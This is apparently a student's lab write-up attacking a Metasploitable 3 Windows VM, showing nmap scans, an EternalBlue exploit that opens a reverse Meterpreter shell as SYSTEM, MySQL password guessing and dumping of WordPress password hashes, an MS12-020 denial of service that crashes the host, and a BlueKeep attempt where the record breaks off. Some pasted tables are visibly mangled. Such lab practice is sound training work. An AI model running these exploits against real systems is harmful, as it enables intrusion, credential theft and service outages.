

5_metasplitable_3_windows

```
(kali㉿kali)-[~]
$ nmap -sP 172.16.1.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-12 09:56 EST
Nmap scan report for 172.16.1.1
Host is up (0.00096s latency).
Nmap scan report for 172.16.1.4
Host is up (0.00028s latency).
Nmap scan report for 172.16.1.9
Host is up (0.00091s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 3.15 seconds
```

```
(kali㉿kali)-[~]
$ sudo nmap -sS -sV -sC -p- 172.16.1.9
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-12 09:58 EST
Nmap scan report for 172.16.1.9
Host is up (0.00049s latency).
Not shown: 65494 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
22/tcp    open  ssh              OpenSSH 7.1 (protocol 2.0)
| ssh-hostkey:
|   2048 b6:22:bc:b9:94:4b:22:56:00:d8:5b:c8:2b:30:c5:d9 (RSA)
|   521 a4:ea:ea:0e:c2:4e:44:3f:02:f1:8b:d6:2e:17:8d:27 (ECDSA)
135/tcp   open  msrpc             Microsoft Windows RPC
139/tcp   open  netbios-ssn       Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds      Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds
3000/tcp  open  http             WEBrick httpd 1.3.1 (Ruby 2.3.3 (2016-11-21))
|_http-title: Ruby on Rails: Welcome aboard
|_http-server-header: WEBrick/1.3.1 (Ruby/2.3.3/2016-11-21)
3306/tcp  open  mysql            MySQL 5.5.20-log
| mysql-info:
|   Protocol: 10
|   Version: 5.5.20-log
|   Thread ID: 5
|   Capabilities flags: 63487
|   Some Capabilities: Speaks41ProtocolOld, InteractiveClient, SupportsCompression, Support41Auth, SupportsTransactions, ODBCClient, IgnoreSigpipes, IgnoreSpaceBeforeParenthesis, DontAllowDatabaseTableColumn, SupportsLoadDataLocal, LongColumnFlag, FoundRows, LongPassword, Speaks41ProtocolNew, ConnectWithDatabase, SupportsMultipleStatements, SupportsAuthPlugins, SupportsMultipleResults
|   Status: Autocommit
|   Salt: {bYxpKc1iAExNYX,r|7<
|_  Auth Plugin Name: mysql_native_password
3389/tcp  open  ssl/ms-wbt-server?
| ssl-cert: Subject: commonName=vagrant-2008R2
| Not valid before: 2023-01-11T21:56:46
|_Not valid after: 2023-07-13T21:56:46
|_ssl-date: 2023-01-12T15:09:04+00:00; 0s from scanner time.
3700/tcp  open  giop             CORBA naming service
3999/tcp  open  reverse-ssl      SSL/TLS ClientHello
4848/tcp  open  ssl/http         Oracle Glassfish application Server
|_http-title: Login
|_http-trane-info: Problem with XML parsing of /evox/about
|_ssl-date: 2023-01-12T15:09:04+00:00; 0s from scanner time.
|_http-server-header: GlassFish Server Open Source Edition 4.0
| ssl-cert: Subject: commonName=localhost/organizationName=Oracle Corporation/stateOrProvinceName=California/countryName=US
| Not valid before: 2013-05-15T05:33:38
```

|_Not valid after: 2023-05-13T05:33:38

5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

|_http-title: Not Found

|_http-server-header: Microsoft-HTTPAPI/2.0

7676/tcp open java-message-service Java Message Service 301

8009/tcp open ajp13 Apache Jserv (Protocol v1.3)

|_ajp-methods: Failed to get a valid response for the OPTION request

8019/tcp open qbdb?

8020/tcp open http Apache httpd

|_http-title: Site doesn't have a title (text/html;charset=UTF-8).

|_http-server-header: Apache

| http-methods:

|_ Potentially risky methods: PUT DELETE

8022/tcp open http Apache Tomcat/Coyote JSP engine 1.1

|_http-server-header: Apache-Coyote/1.1

|_http-title: Site doesn't have a title (text/html;charset=UTF-8).

| http-methods:

|_ Potentially risky methods: PUT DELETE

8027/tcp open papachi-p2p-srv?

8028/tcp open postgresql PostgreSQL DB

8031/tcp open ssl/unknown

8032/tcp open desktop-central ManageEngine Desktop Central DesktopCentralServer

8080/tcp open http Sun GlassFish Open Source Edition 4.0

|_http-title: GlassFish Server - Server Running

|_http-open-proxy: Proxy might be redirecting requests

| http-methods:

|_ Potentially risky methods: PUT DELETE TRACE

|_http-server-header: GlassFish Server Open Source Edition 4.0

8181/tcp open ssl/intermapper?

|_ssl-date: 2023-01-12T15:09:04+00:00; 0s from scanner time.

|_ssl-cert: Subject: commonName=localhost/organizationName=Oracle Corporation/stateOrProvinceName=California/countryName=US

| Not valid before: 2013-05-15T05:33:38

|_Not valid after: 2023-05-13T05:33:38

| fingerprint-strings:

| GetRequest:

| HTTP/1.1 200 OK

| Date: Thu, 12 Jan 2023 15:06:01 GMT

| Content-Type: text/html

| Connection: close

| Content-Length: 4626

| <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">

| <html lang="en">

| <!--

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| subject to License Terms

| <head>

| <style type="text/css">

| body{margin-top:0}

| body,td,p,div,span,a,ul,ul li, ol, ol li, ol li b, dl,h1,h2,h3,h4,h5,h6,li {font-family:geneva,helvetica,arial,"lucida sans",sans-serif; font-size:10pt}

| {font-size:18pt}

| {font-size:14pt}

| {font-size:12pt}

| code,kbd,tt,pre {font-family:monaco,courier,"courier new"; font-size:10pt;}

| {padding-bottom: 8px}

| p.copy, p.copy a {font-family:geneva,helvetica,arial,"lucida sans",sans-serif; font-size:8pt}

| p.copy {text-align: center}

| table.grey1,tr.grey1,td.g

| HTTPOptions:

| HTTP/1.1 405 Method Not Allowed

| Allow: GET

| Date: Thu, 12 Jan 2023 15:06:02 GMT

| Connection: close

| Content-Length: 0

| RTSPRequest:

| HTTP/1.1 505 HTTP Version Not Supported
| Date: Thu, 12 Jan 2023 15:06:02 GMT
| Connection: close
| Content-Length: 0

8282/tcp open http Apache Tomcat/Coyote JSP engine 1.1

|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/8.0.33

8383/tcp open http Apache httpd

|_http-title: 400 Bad Request
| http-methods:
|_ Potentially risky methods: PUT DELETE
|_http-server-header: Apache

8443/tcp open ssl/https-alt?

8444/tcp open desktop-central ManageEngine Desktop Central DesktopCentralServer

8484/tcp open http Jetty winstone-2.8

| http-robots.txt: 1 disallowed entry
|/_
|_http-server-header: Jetty(winstone-2.8)
|_http-title: Dashboard [Jenkins]

8585/tcp open http Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)

|_http-title: WAMPSERVER Homepage
|_http-server-header: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2

8686/tcp open java-rmi Java RMI

| rmi-dumpregistry:
| 172.16.1.9/7676/jmxrmi
| javax.management.remote.rmi.RMIServerImpl_Stub
| @172.16.1.9:49344
| extends
| java.rmi.server.RemoteStub
| extends
| java.rmi.server.RemoteObject
| jmxrmi
| javax.management.remote.rmi.RMIServerImpl_Stub
| @172.16.1.9:8686
| extends
| java.rmi.server.RemoteStub
| extends
| java.rmi.server.RemoteObject
|_ java.rmi.server.RemoteObject

9200/tcp open wap-wsp?

| fingerprint-strings:
| FourOhFourRequest:
| HTTP/1.0 400 Bad Request
| Content-Type: text/plain; charset=UTF-8
| Content-Length: 80
| handler found for uri [/nice%20ports%2C/Tri%6Eity.txt%2ebak] and method [GET]
| GetRequest:
| HTTP/1.0 200 OK
| Content-Type: application/json; charset=UTF-8
| Content-Length: 316
| "status" : 200,
| "name" : "J. Jonah Jameson",
| "version" : {
| "number" : "1.1.1",
| "build_hash" : "f1585f096d3f3985e73456debdc1a0745f512bbc",
| "build_timestamp" : "2014-04-16T14:27:12Z",
| "build_snapshot" : false,
| "lucene_version" : "4.7"
| "tagline" : "You Know, for Search"
| HTTPOptions:
| HTTP/1.0 200 OK
| Content-Type: text/plain; charset=UTF-8
| Content-Length: 0
| RTSPRequest, SIPOptions:
| HTTP/1.1 200 OK
| Content-Type: text/plain; charset=UTF-8

_ Content-Length: 0
9300/tcp open vrace?
47001/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49152/tcp open msrpc Microsoft Windows RPC
49153/tcp open msrpc Microsoft Windows RPC
49154/tcp open msrpc Microsoft Windows RPC
49177/tcp open unknown
49178/tcp open msrpc Microsoft Windows RPC
49180/tcp open msrpc Microsoft Windows RPC
49243/tcp open msrpc Microsoft Windows RPC
49271/tcp open ssh Apache Mina sshd 0.8.0 (protocol 2.0)
49272/tcp open jenkins-listener Jenkins TcpSlaveAgentListener
3 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at <https://nmap.org/cgi-bin/submit.cgi?new-service> :
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====SF-Port3999-TCP:V=7.92%I=7%D=1/12%Time=63C021C6%P=x86_64-pc-linux-gnu%r(NU
SF:LL,157,"\x16\x03\x01\x01R\x01\x01\0\x01N\x03\x036\xee\xf4\xdc\xe3\x15\xd40\
SF:x0fhc\xe5\x80\xdcy\x8bj\xc6H\xa5P\xff\x99\x1fr\xe5>\xe5|\x94\x14\0\0\
SF:xb8\xc00\xc0,\x0c0(\x0c0\$\x0c0\x14\xc0\0\x3a0\x9f\0k\0j\x009\x008\0\x
SF:88\0\x87\xc0\x19\0\x7a7\0m\0:\0\x89\xc02\xc0,\x0c0*\x0c&\x0c0\x0f\xc0\0\x
SF:5\0\x9d\0=\x005\0\x84\xc0/\x0c0+\x0c0'\x0c0#\x0c0\x13\xc0\t\0\x2\0\x9e\0g
SF:\0@0\x003\x002\x0\x9a\x0\x99\x0E\x0D\xc0\x18\0\x6\0\x004\0\x9b\x0F\xc01\xc0
SF:-\x0c0)\x0c0%\x0c0\x0e\xc0\x04\0\x9c\0<\0\0\x96\x0A\0\x07\xc0\x11\xc0\x07
SF:\x0c0\x16\0\x18\xc0\x0c\xc0\x02\0\x05\0\x04\xc0\x12\xc0\x08\0\x16\0\x13\
SF:x0c0\x17\0\x1b\xc0\r\xc0\x03\0\x15\0\x12\0\x1a\0\t\0\x14\0\x11\0\x19
SF:\0\x08\0\x06\0\x17\0\x03\0\xff\x01\0\x0m\0\x0b\0\x04\x03\0\x01\x02\0\x07\x
SF:004\0\x02\0\x0e\0\r\0\x19\0\x0b\0\x0c\0\x18\0\t\0\x16\0\x17\0\x08\0\
SF:x06\0\x07\0\x14\0\x15\0\x04\0\x05\0\x12\0\x13\0\x01\0\x02\0\x03\0\x0f\0
SF:\x10\0\x11\0#\x0\0\x0\r\0\x20\0\x1e\x06\x01\x06\x02\x06\x03\x05\x01\x05\x
SF:02\x05\x03\x04\x01\x04\x02\x04\x03\x01\x03\x02\x03\x02\x01\x02\x02\x01\x02\x
SF:x02\x02\x03\0\x0f\0\x01\x01");
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====SF-Port8181-TCP:V=7.92%T=SSL%I=7%D=1/12%Time=63C021D9%P=x86_64-pc-linux-gn
SF:u%r(GetRequest,128C,"HTTP/1.\1\x20200\x20OK\r\nDate:\x20Thu,\x2012\x20J
SF:an\x202023\x2015:06:01\x20GMT\r\nContent-Type:\x20text/html\r\nConnecti
SF:on:\x20close\r\nContent-Length:\x204626\r\n\r\n<!DOCTYPE\x20HTML\x20PUB
SF:LIC\x20"-/W3C/DTD\x20HTML\x204.01\x20Transitional//EN"\>\n<html\x20
SF:lang="en">\n<!--\nDO\x20NOT\x20ALTER\x20OR\x20REMOVE\x20COPYRIGHT\x20
SF:NOTICES\x20OR\x20THIS\x20HEADER.\n\nCopyright\x20(c)\x202010,\x20201
SF:3\x20Oracle\x20and/or\x20its\x20affiliates).\x20All\x20rights\x20reserv
SF:ed.\n\nUse\x20is\x20subject\x20to\x20License\x20Terms\<->\n<head>\n<s
SF:type\x20type="text/css">\n\ttbody{margin-top:0}\n\ttbody,td,p,div,span,
SF:a,ul,ul\x20li,\x20ol,\x20ol\x20li,\x20ol\x20li\x20b,\x20dl,h1,h2,h3,h4,
SF:h5,h6,li\x20{font-family:geneva,Helvetica,arial,"Lucida Sans",sans
SF:-serif;\x20font-size:10pt}\n\tth1\x20{font-size:18pt}\n\tth2\x20{font-siz
SF:e:14pt}\n\tth3\x20{font-size:12pt}\n\tcode,kbd,tt,pre\x20{font-family:mo
SF:naco,courier,"courier\x20new";\x20font-size:10pt}\n\tli\x20{padding-
SF:bottom:\x208px}\n\tcopy,\x20p\copy\x20a\x20{font-family:geneva,Helv
SF:etica,arial,"Lucida Sans",sans-serif;\x20font-size:8pt}\n\tcopy
SF:\x20{text-align:\x20center}\n\ttable.grey1,tr.grey1,td.g")%r(HTTPOpt
SF:ions,7A,"HTTP/1.\1\x20405\x20Method\x20Not\x20Allowed\r\nAllow:\x20GET\
SF:r\nDate:\x20Thu,\x2012\x20Jan\x202023\x2015:06:02\x20GMT\r\nConnection:
SF:\x20close\r\nContent-Length:\x200\r\n\r\n")%r(RTSPRequest,76,"HTTP/1.\1
SF:\x20505\x20HTTP\x20Version\x20Not\x20Supported\r\nDate:\x20Thu,\x2012\x
SF:20Jan\x202023\x2015:06:02\x20GMT\r\nConnection:\x20close\r\nContent-Len
SF:gth:\x200\r\n\r\n");
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====SF-Port9200-TCP:V=7.92%I=7%D=1/12%Time=63C021D1%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,193,"HTTP/1.\0\x20200\x20OK\r\nContent-Type:\x20application/js
SF:on:\x20charset=UTF-8\r\nContent-Length:\x20316\r\n\r\n\x20\"st
SF:atus\"\\x20:\\x20200,\r\n\x20\"name\"\\x20:\\x20\"J\".\x20Jonah\\x20James
SF:on\",\\r\n\x20\"version\"\\x20:\\x20{\r\n\x20\"number\"\\x20
SF:\x20\"1\\.1\\.1\\\",\\r\n\x20\"build_hash\"\\x20:\\x20\"f1585f09
SF:6d3f3985e73456debd1a0745f512bbcl\"\\r\n\x20\"build_timestamp

Host script results:

```
| smb2-time:  
|   date: 2023-01-12T15:08:35  
|_ start_date: 2023-01-12T21:56:35  
| smb2-security-mode:  
|   2.1:  
|_   Message signing enabled but not required  
_|_ clock-skew: mean: 1h20m01s, deviation: 3h16m01s, median: 0s  
| smb-os-discovery:  
|   OS: Windows Server 2008 R2 Standard 7601 Service Pack 1 (Windows Server 2008 R2 Standard 6.1)  
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1  
|   Computer name: vagrant-2008R2  
|   NetBIOS computer name: VAGRANT-2008R2\x00  
|   Workgroup: WORKGROUP\x00  
|_   System time: 2023-01-12T07:08:33-08:00  
| smb-security-mode:  
|   account_used: guest  
|   authentication_level: user  
|   challenge_response: supported  
|_   message_signing: disabled (dangerous, but default)  
_|_ nbstat: NetBIOS name: VAGRANT-2008R2, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:2c:69:1b (Oracle  
VirtualBox virtual NIC)
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.
Nmap done: 1 IP address (1 host up) scanned in 670.84 seconds

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445_ eternalblue

except eternalblue, there are also lots of exploit about smb

```

01 Service Pack 1 x64 (64-bit)
[*] 172.16.1.9:445 - Scanned 1 of 1 hosts (100% complete)
[+] 172.16.1.9:445 - The target is vulnerable.
[*] 172.16.1.9:445 - Connecting to target for exploitation.
[+] 172.16.1.9:445 - Connection established for exploitation.
[*] 172.16.1.9:445 - Target OS selected valid for OS indicated by SMB reply
[*] 172.16.1.9:445 - CORE raw buffer dump (51 bytes)
[*] 172.16.1.9:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 172.16.1.9:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[*] 172.16.1.9:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pac
[*] 172.16.1.9:445 - 0x00000030 6b 20 31 k 1
[+] 172.16.1.9:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.16.1.9:445 - Trying exploit with 12 Groom Allocations.
[*] 172.16.1.9:445 - Sending all but last fragment of exploit packet
[*] 172.16.1.9:445 - Starting non-paged pool grooming
[+] 172.16.1.9:445 - Sending SMBv2 buffers
[*] 172.16.1.9:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 172.16.1.9:445 - Sending final SMBv2 buffers.
[*] 172.16.1.9:445 - Sending last fragment of exploit packet!
[*] 172.16.1.9:445 - Receiving response from exploit packet
[+] 172.16.1.9:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 172.16.1.9:445 - Sending egg to corrupted connection.
[*] 172.16.1.9:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 172.16.1.9
[*] Meterpreter session 1 opened (172.16.1.4:4444 → 172.16.1.9:49327 ) at 2023-01-18 13:42:09 -0500
[+] 172.16.1.9:445 - =====-
[+] 172.16.1.9:445 - =====WIN=====
[+] 172.16.1.9:445 - =====-
```

```

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

3306_mysql_enum

This is my options

```

msf6 auxiliary(scanner/mysql/mysql_login) > options
Module options (auxiliary/scanner/mysql/mysql_login):
Name          Current Setting      Required  Description
---          ---                  ---        ---
BLANK_PASSWORDS    true           no        Try blank passwords for all users
BRUTEFORCE_SPEED   5              yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS      false          no        Try each user/password couple stored in the current database
DB_ALL_PASS        false          no        Add all passwords in the current database to the list
DB_ALL_USERS       false          no        Add all users in the current database to the list
DB_SKIP_EXISTING   none           no        Skip existing credentials stored in the current database (Accepted: n
one, user, user&realm)
PASSWORD          /usr/share/wordlists/metasploit/db2_de      no        A specific password to authenticate with
PASS_FILE          /usr/share/wordlists/metasploit/db2_de      no        File containing passwords, one per line
Proxies            [REDACTED]      no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS             172.16.1.9       yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT              3306           yes      The target port (TCP)
STOP_ON_SUCCESS    false          yes      Stop guessing when a credential works for a host
THREADS            1              yes      The number of concurrent threads (max one per host)
USERNAME           root           no        A specific username to authenticate as
USERPASS_FILE      (LAN/WAN)      no        File containing users and passwords separated by space, one pair per
line
USER_AS_PASS       false          no        Try the username as the password for all users
USER_FILE          /usr/share/wordlists/metasploit/db2_de      no        File containing usernames, one per line
VERBOSE            true           yes     Whether to print output for all attempts

```

```
msf6 auxiliary(scanner/mysql/mysql_login) > 
```

and I get a username successful:

```
msf6 auxiliary(scanner/mysql/mysql_login) > exploit
[+] 172.16.1.9:3306 - 172.16.1.9:3306 - Found remote MySQL version 5.5.20
[+] 172.16.1.9:3306 - 172.16.1.9:3306 - Success: 'root'
[-] 172.16.1.9:3306 - 172.16.1.9:3306 - LOGIN FAILED: db2inst1: (Incorrect: Access denied for user 'db2inst1'@'172.16.1.4' (using password: NO))
[-] 172.16.1.9:3306 - 172.16.1.9:3306 - LOGIN FAILED: dasusr1: (Incorrect: Access denied for user 'dasusr1'@'172.16.1.4' (using password: NO))
[-] 172.16.1.9:3306 - 172.16.1.9:3306 - LOGIN FAILED: dasusr1:db2inst1 (Incorrect: Access denied for user 'dasusr1'@'172.16.1.4' (using password: YES))
[-] 172.16.1.9:3306 - 172.16.1.9:3306 - LOGIN FAILED: dasusr1:dasusr1 (Incorrect: Access denied for user 'dasusr1'@'172.16.1.4' (using password: YES))
[-] 172.16.1.9:3306 - 172.16.1.9:3306 - LOGIN FAILED: dasusr1:db2fenc1 (Incorrect: Access denied for user 'dasusr1'@'172.16.1.4' (using password: YES))
[-] 172.16.1.9:3306 - 172.16.1.9:3306 - LOGIN FAILED: dasusr1:db2pass (Incorrect: Access denied for user 'dasusr1'@'172.16.1.4' (using password: YES))
[-] 172.16.1.9:3306 - 172.16.1.9:3306 - LOGIN FAILED: dasusr1:db2pw (Incorrect: Access denied for user 'dasusr1'@'172.16.1.4' (using password: YES))
```

and then I use mysql_enum:

```
msf6 auxiliary(admin/mysql/mysql_enum) > options
Module options (auxiliary/admin/mysql/mysql_enum):
Name      Current Setting  Required  Description
PASSWD    no            no        The password for the specified username
RHOSTS   172.16.1.9      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT    3306           yes       The target port (TCP)
USERNAME root          no        The username to authenticate as
```

I get the result:

```

msf6 auxiliary(admin/mysql/mysql_enum) > exploit
[*] Running module against 172.16.1.9

[*] 172.16.1.9:3306 - Running MySQL Enumerator ...
[*] 172.16.1.9:3306 - Enumerating Parameters
[*] 172.16.1.9:3306 - MySQL Version: 5.5.20-log
[*] 172.16.1.9:3306 - Compiled for the following OS: Win64
[*] 172.16.1.9:3306 - Architecture: x86
[*] 172.16.1.9:3306 - Server Hostname: vagrant-2008R2
[*] 172.16.1.9:3306 - Data Directory: c:\wamp\bin\mysql\mysql5.5.20\data\
[*] 172.16.1.9:3306 - Logging of queries and logins: OFF
[*] 172.16.1.9:3306 - Old Password Hashing Algorithm OFF
[*] 172.16.1.9:3306 - Loading of local files: ON
[*] 172.16.1.9:3306 - Deny logins with old Pre-4.1 Passwords: OFF
[*] 172.16.1.9:3306 - Allow Use of symlinks for Database Files: YES
[*] 172.16.1.9:3306 - Allow Table Merge:
[*] 172.16.1.9:3306 - SSL Connection: DISABLED
[*] 172.16.1.9:3306 - Enumerating Accounts:
[*] 172.16.1.9:3306 - List of Accounts with Password Hashes:
[+] 172.16.1.9:3306 - User: root Host: localhost Password Hash:
[+] 172.16.1.9:3306 - User: root Host: 127.0.0.1 Password Hash:
[+] 172.16.1.9:3306 - User: root Host: ::1 Password Hash:
[+] 172.16.1.9:3306 - User: Host: localhost Password Hash:
[+] 172.16.1.9:3306 - User: root Host: % Password Hash:
[*] 172.16.1.9:3306 - The following users have GRANT Privilege:
[*] 172.16.1.9:3306 - User: root Host: localhost
[*] 172.16.1.9:3306 - User: root Host: 127.0.0.1
[*] 172.16.1.9:3306 - User: root Host: ::1
[*] 172.16.1.9:3306 - The following users have CREATE USER Privilege:
[*] 172.16.1.9:3306 - User: root Host: localhost
[*] 172.16.1.9:3306 - User: root Host: 127.0.0.1
[*] 172.16.1.9:3306 - User: root Host: ::1
[*] 172.16.1.9:3306 - User: root Host: %
[*] 172.16.1.9:3306 - The following users have RELOAD Privilege:
[*] 172.16.1.9:3306 - User: root Host: localhost
[*] 172.16.1.9:3306 - User: root Host: 127.0.0.1
[*] 172.16.1.9:3306 - User: root Host: ::1
[*] 172.16.1.9:3306 - User: root Host: %
[*] 172.16.1.9:3306 - The following users have SHUTDOWN Privilege:
[*] 172.16.1.9:3306 - User: root Host: localhost

```

So now I should turn to mysql_hashdump, here are the options:

```

msf6 auxiliary(scanner/mysql/mysql_hashdump) > options
Module options (auxiliary/scanner/mysql/mysql_hashdump):
Name   Current Setting  Required  Description
      Get Price Quote
PASSWORD          no        The password for the specified username
RHOSTS            172.16.1.9  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT              3306     yes       The target port (TCP)
THREADS            1         yes       The number of concurrent threads (max one per host)
USERNAME           root     no        The username to authenticate as

```

so then we can query in it:

```

[kali㉿kali)-[~]
$ mysql -h 172.16.1.9 -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 18120
Server version: 5.5.20-log MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+-----+-----+-----+-----+
| Database | Current | Setting | Required | Description |
+-----+-----+-----+-----+
| information_schema |          |          | no       | The information schema database |
| cards |          |          | yes     | The cards database |
| mysql |          |          | yes     | The mysql database |
| performance_schema |          |          | yes     | The performance schema database |
| test |          |          | yes     | The test database |
| wordpress |          |          | yes     | The wordpress database |
+-----+-----+-----+-----+
6 rows in set (0.008 sec)

```

...

and finally, I get lots of info

```

Database changed
MySQL [wordpress]> show tables;
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta |
| wp_comments |
| wp_links |
| wp_nf_objectmeta |
| wp_nf_objects |
| wp_nf_relationships |
| wp_ninja_forms_fav_fields |
| wp_ninja_forms_fields |
| wp_options |
| wp_postmeta |
| wp_posts |
| wp_term_relationships |
| wp_term_taxonomy |
| wp_termmeta |
| wp_terms |
| wp_usermeta |
| wp_users |
+-----+
17 rows in set (0.001 sec)

MySQL [wordpress]> select * from wp_user
→ ;
ERROR 1146 (42S02): Table 'wordpress.wp_user' doesn't exist
MySQL [wordpress]> select * from wp_users;
+----+----+----+----+----+----+----+----+----+----+----+----+
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_registered | user_activation_key | user_status | display_name |
+----+----+----+----+----+----+----+----+----+----+----+----+
| 1 | admin | $P$B2PFjjNjHOQwDzqrQxfX4GYzasKQoN0 | admin | admin@example.com | Loot | 2016-09-26 22:28:12 | 0 | admin |
| 2 | vagrant | $P$BMO//62Hj1FeIr0xUJUqMntBlLnzN/ | vagrant | vagrant@example.com | Loot | 2016-09-27 20:13:37 | 0 | vagrant |
| 3 | user | $P$B83iJKvzklB6yZL8Ubp135CMOH1qv/ | user | user@example.com | Loot | 2016-09-27 20:14:08 | 0 | user |
| 4 | manager | $P$BvcrF0Y02JqJRkbXMREj/CBvP...21s1 | manager | manager@example.com | Loot | 2016-09-27 20:15:14 | 0 | manager |
+----+----+----+----+----+----+----+----+----+----+----+----+
4 rows in set (0.001 sec)

MySQL [wordpress]> options
+-----+-----+-----+-----+
| Option | Current | Setting | Required | Description |
+-----+-----+-----+-----+
| rhosts | 172.16.1.9 |          | yes     | The target host(s), see https://github.com/rapid7/metasploit-framework/blob/master/doc/modules/scanners/mysql/mysql_hashdump.rdoc#options |
| port | 3306 |          | yes     | The target port (TCP) |
| threads | 1 |          | yes     | The number of concurrent threads (max one per host) |
| user | root |          | no      | The username to authenticate as |
+-----+-----+-----+-----+

```

and I can do whatever in it(may be like what I have done in VM csec.

3389

3389_rdp_ms12_010

I use it in MSF:

```

0 auxiliary/scanner/rdp/ms12_020_check
  Remote Desktop Checker
1 auxiliary/dos/windows/rdp/ms12_020_maxchannelids 2012-03-16
  Remote Desktop Use-After-Free DoS

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/dos/windows/rdp/ms12_020_maxchannelids

msf6 auxiliary(admin/http/tomcat_ghostcat) > use 0
msf6 auxiliary(scanner/rdp/ms12_020_check) > set rhosts 172.16.1.9
rhosts => 172.16.1.9
msf6 auxiliary(scanner/rdp/ms12_020_check) > options

Module options (auxiliary/scanner/rdp/ms12_020_check):
Name      Current Setting  Required  Description
RHOSTS    172.16.1.9       yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     3389              yes       Remote port running RDP (TCP)
THREADS   1                 yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/rdp/ms12_020_check) > exploit
[*] Exploit running: Microsoft Remote Desktop Use-After-Free DoS [1]
[*] Exploit completed, but no session was created.

[+] 172.16.1.9:3389 - 172.16.1.9:3389 - The target is vulnerable.
[*] 172.16.1.9:3389 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/rdp/ms12_020_check) > use 1
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > set rhosts 172.16.1.9
rhosts => 172.16.1.9
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > exploit
[*] Running module against 172.16.1.9

[*] 172.16.1.9:3389 - 172.16.1.9:3389 - Sending MS12-020 Microsoft Remote Desktop Use-After-Free DoS
[*] 172.16.1.9:3389 - 172.16.1.9:3389 - 210 bytes sent
[*] 172.16.1.9:3389 - 172.16.1.9:3389 - Checking RDP status ...
[+] 172.16.1.9:3389 - 172.16.1.9:3389 seems down
[*] Auxiliary module execution completed

```

And it makes the remote window server down.



管理 控制 视图 热键 设备 帮助

to your computer.

RDPWD.SYS

PAGE FAULT IN NONPAGED AREA

If this is the first time you've seen this Stop error screen, restart your computer. If this screen appears again, follow these steps:

Check to make sure any new hardware or software is properly installed.
If this is a new installation, ask your hardware or software manufacturer
for any Windows updates you might need.

If problems continue, disable or remove any newly installed hardware or software. Disable BIOS memory options such as caching or shadowing. If you need to use Safe Mode to remove or disable components, restart your computer, press F8 to select Advanced Startup Options, and then select Safe Mode.

Technical information:

*** STOP: 0x00000050 (0xFFFFF8A02AD97978, 0x0000000000000000, 0xFFFFF88004F1DFB5, 0x0000000000000002)

*** RDPWD.SYS - Address FFFFF88004F1DFB5 base at FFFFF88004EF6000, DateStamp 4ce7ab45

```
Collecting data for crash dump ...
Initializing disk for crash dump ...
Beginning dump of physical memory.
Dumping physical mem
```



3389_bluekeep

Here is the MSF options:

```

msf6 auxiliary(scanner/mysql/mysql_hashdump) > use 0
msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > set rhosts 172.16.1.9
rhosts => 172.16.1.9
msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > exploit

[+] 172.16.1.9:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 172.16.1.9:3389 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > use 1
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set rhosts 172.16.1.9
rhosts => 172.16.1.9
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set target 2
target => 2
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit

